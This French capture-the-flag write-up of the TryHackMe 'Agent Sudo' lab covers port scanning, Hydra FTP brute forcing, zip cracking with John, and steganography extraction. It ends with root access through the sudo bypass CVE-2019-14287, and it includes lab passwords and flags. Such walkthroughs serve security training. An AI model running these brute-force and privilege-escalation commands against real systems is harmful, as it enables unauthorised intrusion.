
Quick Write Up: Agent Sudo

TryHackMe - Yxène

Énumération

Chercher les services/serveurs en écoute sur la machine cible



Scan de ports Outil: Nmap

nmap -T4 10.10.207.67 # -T4: scan + rapide mais - discret

```
Nmap scan report for 10.10.207.67
Host is up (0.14s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
```

How many open ports?

Login to answer..

Confirmation des services Outil: Nmap

nmap -T4 -p21,22,80 -sV 10.10.207.67 # -sV: Identifier les versions

```
Nmap scan report for 10.10.207.67
Host is up (0.091s latency).


PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
```

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Site Web (port 80) Outil: Burp Suite (Repeater)

How you redirect yourself to a secret page?


Login to answer..



Site Web (port 80) Outil: Burp Suite (Repeater)

How you redirect yourself to a secret page?

Login to answer..



Site Web (port 80) Outil: Burp Suite (Intruder)

```
How you redirect yourself to a secret page?
```


Login to answer..

Request ^	Payload	Status code
1	Α	200
2	Z	200
3	E	200
4	R	200
5	T	200
6	Υ	200
7	U	200
8	1	200
9	0	200
10	Р	200
11	Q S	200
12	S	200
13	D	200
14	F	200
15	G	200
16	Н	200
17	J	200
18	K	200
19	L	200
20	M	200
21	W	200
22	Χ	200
23	C	302
24	V	200
25	В	200
26	N	200

Site Web (port 80) Outil: Burp Suite (Repeater)


How you redirect yourself to a secret page?

Login to answer...




Site Web (port 80) Outil: Burp Suite (Repeater)





Craquage de hash et brute-force



FTP (port 21) Outil: Hydra

FTP password

Login to answer..

```
hydra -l chris -P rockyou.txt ftp://10.10.207.67
# -l <username> ; -P <passwordFile>
```

```
[DATA] attacking ftp://10.10.207.67:21/
[21][ftp] host: 10.10.207.67    login: chris    password: crystal
1 of 1 target successfully completed, 1 valid password found
```

FTP (port 21)

Zip file password

Login to answer..

ftp ftp://chris:crystal@10.10.207.67

```
Connected to 10.10.207.67
230 Login successful.

ftp> ls
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
```

FTP (port 21)

Zip file password

Login to answer..

```
ftp> get To_agentJ.txt
ftp> get cute-alien.jpg
ftp> get cutie.png
```

cat To_agentJ.txt

Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From, Agent C

Stéganographie, partie 1

Zip file password

Login to answer..



cute-alien.jpg



Stéganographie, partie 1 Outil: Aperi'Solve (binwalk)

Zip file password

Login to answer..

Aperi'Solve is an online platform which performs layer analysis on image. The platform also uses zsteg, steghide, outguess, exiftool, binwalk, foremost and strings for deeper steganography analysis. The platform supports the following images format: .png, .jpg, .gif, .bmp, .jpeg, .jfif, .jpe, .tiff...



Stéganographie, partie 1 Outil: Aperi'Solve (binwalk)

Zip file password

Login to answer..

Binwalk			
DECIMAL	HEXADECIMAL	DESCRIPTION	
0	0x0	PNG image, 528 x 528, 8-bit colormap, non-interlaced	
869	0x365	Zlib compressed data, best compression	
WARNING:	Extractor.execute	failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'jar', 'jar xvf '%e'' might not be installed correctly	
34562	0x8702	Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt	
34820	0x8804	End of Zip archive, footer length: 22	
DOWNLOAD FILES			
NAME OF TAXABLE PARTY.			

Craquage de ZIP Outil: John The Ripper

Zip file password

Login to answer..

```
zip2john 8702.zip > zipHash.txt
john --wordlist=rockyou.txt zipHash.txt
```

```
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
alien (8702.zip/To_agentR.txt)
Session completed.
```

Stéganographie, partie 2

steg password

Login to answer...

```
unzip 8702.zip
cat To_agentR.txt
```

```
Agent C,   
We need to send the picture to 'QXJlYTUx' as soon as possible!   
By,   
Agent R
```

echo 'QXJ1YTUx' | base64 -d

Area51

Stéganographie, partie 2 Outil: Aperi'Solve (steghide)

Who is the other agent (in full name)?

Login to answer..

Aperi'Solve is an online platform which performs layer analysis on image. The platform also uses zsteg, steghide, outguess, exiftool, binwalk, foremost and strings for deeper steganography analysis. The platform supports the following images format: .png, .jpg, .gif, .bmp, .jpeg, .jfif, .jpe, .tiff...



Extract zsteg files (--extract) ?

Test all options of zsteg (--all) ?

I've got a password !

Area51

Stéganographie, partie 2 Outil: Aperi'Solve (steghide)

Who is the other agent (in full name)?

Login to answer..

Steghide wrote extracted data to "message.txt". DOWNLOAD FILES

Stéganographie, partie 2

Who is the other agent (in full name)?

Login to answer..

SSH password

Login to answer..

cat message.txt

Hi james,


Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy, chris

Capture du flag utilisateur

On a un accès SSH sur la machine cible, on continue l'exploitation!



Flag utilisateur

What is the user flag?

Login to answer..

```
ssh james@10.10.207.67 james@agent-sudo:~$ ls
```

Alien_autospy.jpg user_flag.txt

james@agent-sudo:~\$ cat user_flag.txt

b03d975e8c92a7c04146cfa7a5a313c7

Recherche par image Outil: Google Lens

What is the incident of the photo called?

Login to answer..

scp james@10.10.207.67:Alien_autospy.jpg .



Alien_autospy.jpg

Recherche par image Outil: Google Lens

What is the incident of the photo called?

Login to answer...

Roswell Incident

On July 8, 1947, Roswell Army Airfeild (RAAF) public information office in Roswell, New Mexico, issued a press


release stating that personnel from the field's 509th Bomb Group had recovered a crashed "flying disc" from a ranch near Roswell, sparking intense media interest. The following day, the press reported that Commanding General of the Eighth Air Force stated that, in fact, a Radar-tracking Balloon had been recovered by the RAAF personnel, not a "flying disc." A subsequent press conference was called, featuring debris from the crashedobject, which seemed to confirm the weather balloon description.



Additional witnesses added significant new details, including claims of a huge military operation dedicated to recovering alien craft and aliens themselves, at as many as 11 crash sites, and alleged witness intimidation. In 1989, A scientist put forth a detailed personal account, where he claimed that alien autopsies were carried out at the Roswell base.

Élévation de privilèges

On doit utiliser notre accès utilisateur (john) pour obtenir des droits administrateur (root) sur la machine cible.



```
CVE number for the escalation

(Format: CVE-xxxx-xxxx)

Login to answer..
```

james@agent-sudo:~\$ id

```
uid=1000(james) gid=1000(james)
groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),108(lxd)
```

```
CVE number for the escalation
(Format: CVE-xxxx-xxxx)

Login to answer..
```

james@agent-sudo:~\$ sudo -1

User james may run the following commands on agent-sudo: (ALL, !root) /bin/bash

```
CVE number for the escalation
(Format: CVE-xxxx-xxxx)

Login to answer..
```


james@agent-sudo:~\$ sudo -1

User james may run the following commands on agent-sudo: (ALL, !root) /bin/bash

CVE number for the escalation

(Format: CVE-xxxx-xxxx)

Login to answer...



Vidéos

Shopping

Images

Actualités

Web





Exploit-DB

https://www.exploit-db.com > exp... . Traduire cette page

sudo 1.8.27 - Security Bypass - Linux local Exploit

15 oct. 2019 — sudo 1.8.27 - Security Bypass, CVE-2019-14287 local exploit for Linux platform.

What is the root flag?

Login to answer..

```
EXPLOIT:
sudo -u#-1 /bin/bash
Example:
hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#
```

What is the root flag?

Login to answer..

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# id
```

uid=0(root) gid=1000(james) groups=1000(james)

What is the root flag?

Login to answer..

root@agent-sudo:~# ls /root

root.txt



root@agent-sudo:~# cat /root/root.txt

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is b53a02f55b57d4439e3341834d70c062

By, DesKel a.k.a Agent R

Questions

